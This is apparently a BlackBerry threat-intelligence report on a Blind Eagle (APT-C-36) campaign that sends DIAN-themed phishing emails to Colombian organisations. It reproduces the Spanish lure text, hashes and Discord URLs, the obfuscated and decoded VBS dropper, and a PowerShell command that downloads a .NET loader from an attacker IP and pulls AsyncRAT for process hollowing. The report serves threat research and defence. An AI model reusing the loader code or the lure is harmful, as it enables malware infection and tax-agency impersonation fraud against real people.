Blind Eagle Deploys Fake UUE Files and Fsociety to Target Colombia's Judiciary, Financial, Public, and Law Enforcement Entities

blogs.blackberry.com/en/2023/02/blind-eagle-apt-c-36-targets-colombia

Summary

APT-C-36, also known as Blind Eagle, has been actively targeting organizations in Colombia and Ecuador since at least 2019. It relies on spear-phishing emails sent to specific and strategic companies to conduct its campaigns. On Feb. 20, the BlackBerry Research and Intelligence team witnessed a new campaign where the threat actor impersonated a Colombian government tax agency to target key industries in Colombia, including health, financial, law enforcement, immigration, and an agency in charge of peace negotiation in the country.

Based on the infector vector and payload deployment mechanism, we also uncovered campaigns targeting Ecuador, Chile, and Spain.

Brief MITRE ATT&CK Information

Tactic	Technique
Initial Access	T1566.001
Execution	T1204.001, T1204.002, T1059.005, T1059.001, T1059.003
Persistence	T1053.005, T1547.001
Defense Evasion	T1218.009

Weaponization and Technical Overview

Weapons	PDF for lures, Visual Basic Scripts, .NET Assemblies injected in memory, Malicious DLLs, PowerShell
Attack Vector	Spear-phishing attachment with PDF
Network Infrastructure	DDNS DuckDNS, Discord, Web Applications
Targets	Entities in Colombia

Technical Analysis

Context

APT-C-36 is a South American cyber espionage group that has been actively targeting Latin America-based entities over the last few years. Although most of its efforts have been focused on Colombia, according to research conducted by CheckPoint researchers, it has also carried out intrusions against Ecuador.

The main targets of this group for the last few years have been those related to financial and governmental entities.

The initial vector for infection is typically a PDF attachment sent by email. In the case we'll be examining in this report, the sender of the phishing email opted to use the Blind Carbon Copy (BCC) field instead of the To: field, most likely in an attempt to evade spam filters. They orchestrated their scam to correspondencia@ccb.org.co, which is the official email address listed on the Contact Us page of the Bogota Chamber of Commerce website. Bogotá, of course, is the Capital of Colombia.

The email's Subject line reads, "Obligaciones pendientes - DIAN N.2023-6980070- 39898001" - in English, this means "outstanding obligations," a lure craftily designed to catch the attention of unsuspecting law-abiding recipients. DIAN is Colombia's Directorate of National Taxes and Customs - the *Dirección de Impuestos y Aduanas Nacionales*.

The letter we analyzed states that the recipient is “45 days in arrears” with a tax payment, and tells the target to click a link to view their invoice, which comes in the form of a password-protected PDF. The letter was signed by a (likely fictious) “Roberto Mendoza Ortiz, *Department Head*.” The phishing email's sender is "alfredo agudelo moreno agudelomorenoalfredo79[at]gmail[.]com," an email address which also appears to have been be made up specifically for this campaign.

We also found another email address associated with this campaign – cobrofactura09291[at]gmail[.]com.

The PDF attached to the phishing email tries to trick the recipient with logos and messages related to the Directorate of National Taxes and Customs. APT-C-36 has regularly used DIAN in their spear-phishing lures over the years, presumably hoping that their targets’ wish to maintain in good standing with the tax authorities would override any natural caution they may have when opening emails sent from an unfamiliar email address.

The PDF contains a URL different from the legitimate hyperlink to DIAN’s website, which is https://www.dian.gov.co/. The URL shown is the real one; however, if the user clicks on it, they are redirected to a different website. Finally, the URL field of this new site contains a URL which downloads a second-stage payload from the public service Discord.

Below is the full intrusion attempt shown step-by-step:




Figure 1: Attack flow of Blind Eagle’s campaign analyzed

Attack Vector

Hashes (md5, sha-256)	e4d2799f3001a531d15939b1898399b4 fc85d3da6401b0764a2e8a5f55334a7d683ec20fb8210213feb6148f02a30554
File name	Fv3608799004720042L900483000P19878099700001537012.pdf
File Size	507436 bytes
Created	2023:01:25 10:07:03-05:00
Author	Dirección De Aduanas Nacionales Calle 23 # 157-25 la
Last Modified	2023:01:25 10:07:03-05:00

DocumentID	uuid:9585FD65-6D08-453D-9E4A-51155AD12748

What is the DIAN?

The Directorate of National Taxes and Customs is an entity attached to the Ministry of Finance and Public Credit. The DIAN is organized as a Special Administrative Unit of the national order. Its purpose is to help guarantee the fiscal security of the Colombian State and the protection of the national economic public order through the administration and control of due compliance with tax, customs, and exchange obligations. The jurisdiction of the DIAN includes the national territory. It is headquartered in Bogotá, the Capital of Colombia.

Weaponization

Blind Eagle carefully targets its victims with spear-phishing emails, in a similar fashion to other campaigns by the group. It entices its targets to click links contained in the body of the email, or to download a malicious PDF file, which purports to contain information about overdue taxes.

The URL shown on the bait document masquerades as the actual domain of DIAN. However, when clicked, the hyperlink leads to another domain created entirely by the threat actor using the public service website[.]org. The link redirects the target to dian.server[.]tl. This crafty technique is known as URL phishing.

Estimado/a contribuyente

En la DIAN mantenemos nuestro compromiso de brindarle la asistencia y los servicios necesarios
para que pueda cumplir de manera oportuna y correcta, con sus obligaciones tributarias.

Por ello le recordamos que se encuentra en mora con sus obligaciones.
por un valor adeudado de TRES MILLONES DOSCIENTOS CINCUENTA Y DOS MIL CIENTO CUARENTA PESOS 3'252.140 M/CTE con 45 días en mora debido a la falta de compromiso en sus obligaciones financieras regulado en la *ley 0248 del año 2005 numeral 12*.

A continuación, ponemos a su disposición el PDF Virtual con todos los detalles de sus obligaciones generadas a la fecha.

Evite un proceso de embargo y pague oportunamente.

En el siguiente enlace encontrara la factura de cobro en formato PDF

https://www.dian.gov.co/notificacionespersonales/contribuyentes/radicado-9001205

Para visualizar el documento digitar la contraseña: **A2023**

Cordialmente.
ROBERTO MENDOZA ORTIZ
Jefe Departamento

Dirección De Aduanas Nacionales
Calle 23 # 157-25 las Américas
Notificaciones@dian.gov.co

Figure 2: Content of the bait email, masquerading as the Directorate of National Taxes and Customs

In English, the bait document reads:

Dear taxpayer,

At DIAN we maintain our commitment to provide you with the necessary assistance and services so that you can comply in a timely and correct manner with your tax obligations.

For this reason, we remind you that you are in arrears with your obligations. for an amount owed of THREE MILLION TWO HUNDRED FIFTY-TWO THOUSAND ONE HUNDRED FORTY PESOS, with 45 days in arrears due to the lack of commitment in your financial obligations regulated in law 0248 of the year 2005 numeral 12.

Next, we put at your disposal the Virtual PDF with all the details of your obligations generated to date.

Submit a foreclosure process and pay on time.

In the following link you will find the invoice in PDF format.

To view the document, enter the password: **A2023**

Cordially,

ROBERTO MENDOZA ORTIZ
Department Head

When the victim clicks on the masked link in the email, they are redirected to dian.server[.]tl. The threat actor carefully crafted this webpage to deceive the victim into believing they are interacting with the real DIAN.




Figure 3: Content presented to the user on the fake webpage dian.server[.]tl

Looking at the code of the webpage, the content presented to the users is loaded from website[.]org/s8Xwt2 or website[.]org/render/s8Xwt2, and *not* from dian.server[.]tl. This is accomplished by using an iframe resized to the 100% of the screen.

Figure 4: The content the victim sees is shown on the left, which is loaded from the resource shown on the right

The fake DIAN website page contains a button that encourages the victim to download a PDF to view what the site claims to be pending tax invoices. Clicking the blue button initiates the download of a malicious file from the Discord content delivery network (CDN), which the attackers are abusing in this phishing scam.

- hxxps://cdn.discordapp[.]com/attachments/1067819339090243727/1071063499494666240/Asuntos_DIAN_N34000137L287004P088999 03-02-2023-pdf[.]uue
- hxxps://cdn.discordapp[.]com/attachments/1066009888083431506/1070342535702130759/Asuntos_DIAN_N6440005403992837L2088 01-02-2023-pdf[.]uue
- hxxps://cdn.discordapp[.]com/attachments/1072851594812600351/1072851643583967272/Asuntos_DIAN_N3663000227L28700000024 08-02-2023-pdf[.]uue

The downloaded file tries to trick the user into manually adding the word "pdf" at the end of the filename. However, the *real* extension is actually "uue." This is a file extension WinRAR opens by default. Behind the extension there is a .RAR archive.




Figure 5: Default installation of WinRAR with uue extension

Hashes (md5, sha-256)	B432202CF7F00B4A4CBE377C284F3F28 6D9D0EB5E8E69FFE9914C63676D293DA1B7D3B7B9F3D2C8035ABE0A3DE8B9FCA

File Name	Asuntos_DIAN_N6440005403992837L2088970004-01-02-2023-pdf.uue
File Size	1941 (bytes)

It's necessary to decompress the contents of the .uue file to continue with the infection chain. The compressed .uue file contains yet another file inside it. The inner file uses the same naming convention as the parent, but in this case, the new file is a Visual Basic Script (VBS).

Name	Size	Packed Si...	Modified
Asuntos_DIAN_N°6440005403992837L2088970004-01-02-2023-pdf.vbs	227 378	1 811	2023-01-31 23:01

Figure 6: Content of the malicious .uue file

Hashes (md5, sha-256)	6BEF68F58AFCFDD93943AFCC894F8740 430BE2A37BAC2173CF47CA1376126A3E78A94904DBC5F304576D87F5A17ED366
File name	Asuntos_DIAN_N°6440005403992837L2088970004-01-02-2023-pdf.vbs
File Size	227378 (bytes)
Last Modified	2023:01:31 23:01:04

The file-extracted VBS script is executed via wscript.exe once the user double-clicks the file, so an element of user-interaction is involved in executing the attack. Upon execution, the infection chain starts automatically and carries out various actions within the system without any further user input, as seen below in figure 7.

WScript.exe (7036)	Microsoft ® Windo...	C:\Windows\System32\WScript.exe	Microsoft Corporati
powershell.exe (1180)	Windows PowerSh...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Microsoft Corporati
Conhost.exe (9132)	Console Window H...	C:\Windows\System32\Conhost.exe	Microsoft Corporati
powershell.exe (8132)	Windows PowerSh...	C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe	Microsoft Corporati
Conhost.exe (740)	Console Window H...	C:\Windows\System32\Conhost.exe	Microsoft Corporati
RegSvcs.exe (2052)	Microsoft .NET Ser...	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe	Microsoft Corporati

Figure 7: Process tree once the VBS script is manually executed by the user

The VBS script's content is encoded but easy for a researcher to understand and decode.

```
private const PTRN_GJQWVEPZWQEMDV6_1 = "([A-Fa-f0-9]{1,4}:){6}:[A-Fa-f0-9]{1,4}"
private const PTRN_GJQWVEPZWQEMDV6_2 = "([A-Fa-f0-9]{1,4}:){7}[A-Fa-f0-9]{1,4}"
private const PTRN_GJQWVEPZWQEMDV6_3 = "[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}"
private const PTRN_GJQWVEPZWQEMDV6_4 = "([A-Fa-f0-9]{1,4}:){2}:([A-Fa-f0-9]{1,4}:){0,4}[A-Fa-f0-9]{1,4}"
private const PTRN_GJQWVEPZWQEMDV6_5 = "([A-Fa-f0-9]{1,4}:){3}:([A-Fa-f0-9]{1,4}:){0,3}[A-Fa-f0-9]{1,4}"
private const PTRN_GJQWVEPZWQEMDV6_6 = "([A-Fa-f0-9]{1,4}:){4}:([A-Fa-f0-9]{1,4}:){0,2}[A-Fa-f0-9]{1,4}"
private const PTRN_GJQWVEPZWQEMDV6_7 = "([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}"
private const PTRN_GJQWVEPZWQEMDV6_S = ":"

private const PTRN_URI_LAST = "([a-z_][-a-z0-9._]*)$"
private const PTRN_OPT      = "^-([a-z]+):(.*)"
private const PTRN_HASH_TOK = "\s*([\w:]+)\s*=\s*(\$null|""([^""]*)"")\s*"

dim PTRN_HASH_TOK_P
dim PTRN_HASH_VALIDATE
PTRN_HASH_TOK_P        = "(" & PTRN_HASH_TOK & ")"
PTRN_HASH_VALIDATE     = "(" & PTRN_HASH_TOK_P & ";)*(" & PTRN_HASH_TOK_P & ")"

dim PTRN_GJQWVEPZWQEMDV6
PTRN_GJQWVEPZWQEMDV6 = "^(" & _
    PTRN_GJQWVEPZWQEMDV6_1 & ")$|^(" & PTRN_GJQWVEPZWQEMDV6_2 & ")$|^(" & _
    PTRN_GJQWVEPZWQEMDV6_3 & ")$|^(" & PTRN_GJQWVEPZWQEMDV6_4 & ")$|^(" & PTRN_GJQWVEPZWQEMDV6_5 & ")$|^(" & _
    PTRN_GJQWVEPZWQEMDV6_6 & ")$|^(" & PTRN_GJQWVEPZWQEMDV6_7 & ")$"


    Set YISMXXAPAUXCGFI = WScript.CreateObject("WScript.Shell")
    On Error Resume Next
     KOZPVEYEBVQWAJKEGNSGBOFF:UWWITVSJUMNG:NEQTTXNYNMFLXRDKYWJ = "h_(Ef)e#jD2#":LBHCWHZXMFXWXRAOPIUHR:GJQWVEPZWQEMD:
     KOZPVEYEBVQWAJKEGNSGBOFF:UWWITVSJUMNG:NEQTTXNYNMFLXRDKYWJ = "h_(Ef)e#jD2#":LBHCWHZXMFXWXRAOPIUHR:GJQWVEPZWQEMD:
```

Figure 8: Content of the VBS script

The VBS script contains a significant amount of junk code, but has several replace functions to construct the PowerShell execution.

```
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "n]::Curr@#eU$#U2@d(NG$%"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "ntD1*bsIh1_-2@G_2ma"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "in.L1*bsIh1_-2@G_2ad($r"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "OWg).G@#eU$#U2@d(NG$%tT"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "yp@#eU$#U2@d(NG$%('Fi"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "b@#eU$#U2@d(NG$%"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "r.H1*bsIh1_-2@G_2m@#eU$#U2@d(NG$%')."
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "G@#eU$#U2@d(NG$%tM@#eU$#U2@d(NG$%tho"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "d('VAI').In"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "vok@#eU$#U2@d(NG$%($n"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "ull, [1*bsIh1_-2@G_2bj@#eU$#U2@d(NG$%ct[]"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "] ('txt.vsa/338390364637001070l/30464205755256675O1/stnemhcatta/moc.ppadrocsid.ndc//:sptth'))"
OXVTEUOWQPEFWQ = Replace(OXVTEUOWQPEFWQ,")4!3)H&@)j3)U#*U@Hk!I2$@","p")
OXVTEUOWQPEFWQ = Replace(OXVTEUOWQPEFWQ,"1*bsIh1_-2@G_2","o")
OXVTEUOWQPEFWQ = Replace(OXVTEUOWQPEFWQ,"@#eU$#U2@d(NG$%","e")
YISMXXAPAUXCGFI.Run(OXVTEUOWQPEFWQ),false
YISMXXAPAUXCGFI.quit
```

Figure 9: Replace functions to replace junk code by the original behavior

The content was built under the variable “OXVTEUOWQPEFWQ”, as shown in figure 9 above. After creating that content, figure 8 shows the variable “YISMXXAPAUXCGFI”, which is set as a WScript object.

After decoding the code, to better understand its behavior, we can see that a part of the logic - the URL shown in the above image - is actually reversed.

```
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "n]::Curre"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "ntDoma"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "in.Load($r"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "OWg).GetT"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "ype('Fi"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "be"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "r.Home')."
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "GetMetho"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "d('VAI').In"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "voke($n"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "ull, [object[]"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "] ('https://cdn.discordapp.com/attachments/1057665255750246403/1070100736463093833/asy.txt'))"
YISMXXAPAUXCGFI.Run(OXVTEUOWQPEFWQ),false
YISMXXAPAUXCGFI.quit
```

Figure 10: Part of the VBS code decoded

```
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "lient)."
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "Down"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "loadStri"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "ng('http://172.174.176.153/dll/Dll.ppam'));"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "[Syst"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "em.App"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "Dom"
OXVTEUOWQPEFWQ = OXVTEUOWQPEFWQ & "ai"
```

Figure 11: A closer look at part of the VBS code, decoded

The final payload executed is powershell.exe, with the following command line parameters:

> "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" [Byte[]] $rOWg = [system.Convert]::FromBase64string((New-Object Net.WebClient).DownloadString('hxxp://172.174.176[.]153/dll/Dll.ppam')); [System.AppDomain]::CurrentDomain.Load($rOWg).GetType('Fiber.Home').GetMethod('VAI').Invoke($null, [object[]] ('txt.ysa/338390364637001070l/304642057552566750l/stnemhcatta/moc.ppadrocsid.ndc//:sptth'))

First, PowerShell downloads and executes the decoded base64 content of hxxp://172.174.176[.]153/dll/Dll.ppam, which is a .NET DLL encoded, as shown in figure 12.




Figure 12: Base64 content from the server, called using powershell.exe

Next, it uses GetType('Fiber.home').GetMethod('VAI'), to load the VAI method from the DLL downloaded previously. The logic of this method is as follows:

- To create a copy of the Visual Basic Script called "Asuntos_DIAN_N°6440005403992837L2088970004-01-02-2023-pdf.vbs" in C:\Windows\Temp\OneDrive.vbs if it already doesn't exist using PowerShell.
  Powershell.exe -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\Windows\Temp\OneDrive.vbs
- Download the content of hxxp://172.174.176[.]153/rump/Rump.xls **(Fsociety)**
- Replace characters of the content downloaded
- Reverse the text of the second URL in the PowerShell command and download its content (hxxps://cdn.discordapp[.]com/attachments/1057665255750246403/1070100736463093833/asy[.]txt **(AsyncRAT payload)**
- Create a string with the content "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
- Load the Fsociety DLL into memory, passing two parameters:
  - RegSvcs path
  - AsyncRAT payload
- Fsociety DLL loads AsyncRAT in the RegSvcs process using the Process Hollowing technique

To better understand the PowerShell execution, the following image demonstrates the sequence of loading DLLs dynamically in memory until the final goal, which is to load AsyncRAT into memory. AsyncRAT is one of the most popular open-source remote access Trojans (RATs) on the threat landscape today.

